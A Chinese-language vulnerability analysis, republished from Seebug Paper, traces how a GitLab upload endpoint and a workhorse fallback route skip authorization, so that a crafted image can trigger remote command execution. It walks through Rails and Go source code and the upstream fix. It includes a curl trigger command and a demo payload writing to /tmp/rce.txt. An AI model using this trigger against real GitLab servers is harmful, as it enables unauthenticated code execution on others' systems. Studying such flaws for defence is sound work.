
model方法位于uploads_actions.rb中,接下來調用strong_memoize傳入語句塊{ find_model },將判斷實例變量@model是否定義。該方法位于lib/gitlab/utils/strong_memoize.rb中,代碼如下:
module Gitlab
  module Utils
    module StrongMemoize
      def strong_memoize(name)
        if strong_memoized?(name)
          instance_variable_get(ivar(name))
        else
          instance_variable_set(ivar(name), yield)
        end
      end

      def strong_memoized?(name)
        instance_variable_defined?(ivar(name))
      end

      def ivar(name)
        "@#{name}"
end官方文檔介紹中解釋是用于簡化對于實例變量的存取。

代碼中@model為nil
 所以會走到else中替換掉yield關鍵字為傳入塊中的
find_model方法并執行來查找設置實例變量@model,該方法位于UploadsController中,
find_model方法從params中取到id,顯然并沒有,所以直接return了。


由于authorize_create_access!的調用中直接return了并沒有出現錯誤,所以最后會走到authorize。在該方法中直接渲染了授權后的信息,如TempPath上傳路徑。
數據在workhorse被解析
最后解析圖片執行命令造成rce


關于CSRF的防護在gitlab后端中默認對每個請求都有做,如果請求訪問rails的特定接口就需要事先獲取到session和csrf token。
個人總結思考

以下說說通過@rebirthwyw師傅文章的分析和我總結的想法:在進入authorize_create_access!方法中的直接return應該是非常需要注意的操作,因為直接return就表明了該方法執行通過。這個上傳點應該是設計錯誤導致的未授權訪問,不然authorize_create_access!方法中的鑒權代碼就不需要了,反而是我們在未授權訪問/uploads/user接口的時候如果帶上了id參數則無法上傳。因為攜帶id后就會通過current_user返回當前登錄用戶。如下圖演示所示:

未登錄時傳入id:
登錄后后傳入id:

繼續回到認證流程的第一步,當在進入authorize_create_access!方法后會通過model這個方法來獲取一個用戶對象。這個用戶對象首先肯定是不存在的,因為登錄后上傳也會走到find_model從參數中獲取id。這里假設id存在的情況會走到authorize_create_access!中的case model,這里其實又調用了model方法,與之前的調用其實是重復了。之前的調用完全可以刪除。
gitlab-rails修復
查看uploads_controller.rb文件的歷史提交記錄,發現在9月27日有一條關于此處缺陷的修改。

從以上分析和下面的解釋來看,當未獲取到id時其中的處理邏輯錯誤的返回了200:

代碼的整改中刪除了不合理的判斷:

修改后會走到authorize_create_access!中的case model,進而執行find_model中的upload_model_class.find(params[:id])查找id對應賬戶。由于id不存在,此時查詢會直接raise錯誤,不進?下?步操作,如下所示:

漏洞代碼分析-觸發流程二
本次漏洞觸發方式還存在著延伸,在rapid7-analysis的分析文章中講到了一種觸發方式是直接訪問根目錄攜帶惡意文件不需要獲取任何session和token。
curl -v -F 'file=@echo_vakzz.jpg' http://10.0.0.8/$(openssl rand -hex 8)這讓我很是疑惑。在請求了一些幫助后,結合自己的調試分析,下面就來講講這種觸發方式。
在路由注冊中可以看到這么一條路由

當其他所有路由沒有匹配到時會走到這里

defaultUpstream的定義如下,
    uploadPath := path.Join(u.DocumentRoot, "uploads/tmp")
    uploadAccelerateProxy := upload.Accelerate(&upload.SkipRailsAuthorizer{TempPath: uploadPath}, proxy, preparers.uploads)
    // Serve static files or forward the requests
    defaultUpstream := static.ServeExisting(
        u.URLPrefix,
        staticpages.CacheDisabled,
        static.DeployPage(static.ErrorPagesUnless(u.DevelopmentMode, staticpages.ErrorFormatHTML, uploadAccelerateProxy)),
)根據注釋這里應該是走了靜態文件處理,調用的ServeExisting定義為

func (s *Static) ServeExisting(prefix urlprefix.Prefix, cache CacheMode, notFoundHandler http.Handler) http.Handler第三個參數是notFoundHandler,調用這個Handler最終會層層調用到定義在上方內容為upload.Accelerate的uploadAccelerateProxy,看到這里就和觸發流程一連接起來了。不過這里Accelerate傳入的處理中間件為SkipRailsAuthorizer,轉入查看SkipRailsAuthorizer的定義:
// SkipRailsAuthorizer實現了一個假的PreAuthorizer,它不調用rails API
// 每次調用進行本地授權上傳到TempPath中
type SkipRailsAuthorizer struct {
    // TempPath is the temporary path for a local only upload
    TempPath string
}

// PreAuthorizeHandler實現了PreAuthorizer. 其中并沒有與rails進行交互。
func (l *SkipRailsAuthorizer) PreAuthorizeHandler(next api.HandleFunc, _ string) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        next(w, r, &api.Response{TempPath: l.TempPath})
    })
}從說明和代碼中可以看出PreAuthorizeHandler中直接調用了next來進行下一步的上傳準備操作,并沒有進行任何鑒權。其中指定了一個上傳的目錄為uploads/tmp。
首先我們在文件中攜帶payloadecho 2 > /tmp/rce.txt,使用curl發起請求


走到ServeExisting中判斷content為nil時會調用OpenFile傳入/opt/gitlab/embedded/service/gitlab-rails/public
在OpenFile判斷傳入的是目錄時會返回錯誤

所以將走到下面的notFoundHandler.ServeHTTP(w, r),這是ServeExisting第三個參數傳入的DeployPage。

之后的DeployPage還存在著一個判斷就是讀取指定根目錄下的index.html文件,這里由于deployPage未正確賦值,所以走到了err的處理流程里調用ErrorPagesUnless

最后的調用堆棧為
文件被解析執行惡意命令

其后寫入了/upload/tmp目錄中

至于為什么gitlab會在匹配不到請求文件時檢測上傳的文件并上傳到tmp目錄下,個人猜測可能是一種緩存策略,用于加速訪問。

經測試在最新版本的gitlab中也可以通過這種方式上傳緩存文件到tmp目錄,不同的是當上傳處理結束時會立馬刪除該文件。
總結
在分析漏洞的過程中不斷的收集了大量的資料來進行相關功能點前后邏輯調用的梳理和調試,其中容易踩坑或者無法想通點或多或少都在官方文檔中有所提及,善于查詢、搜索和利用官方文檔或者搜索引擎,對于一些開源項目可以多翻翻issues,很有可能就能找到別人提出過跟你所想的問題。勤動手,善思考,如果你對一個東西持續的關注將會培養一種異乎尋常的敏感。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1772/
暫無評論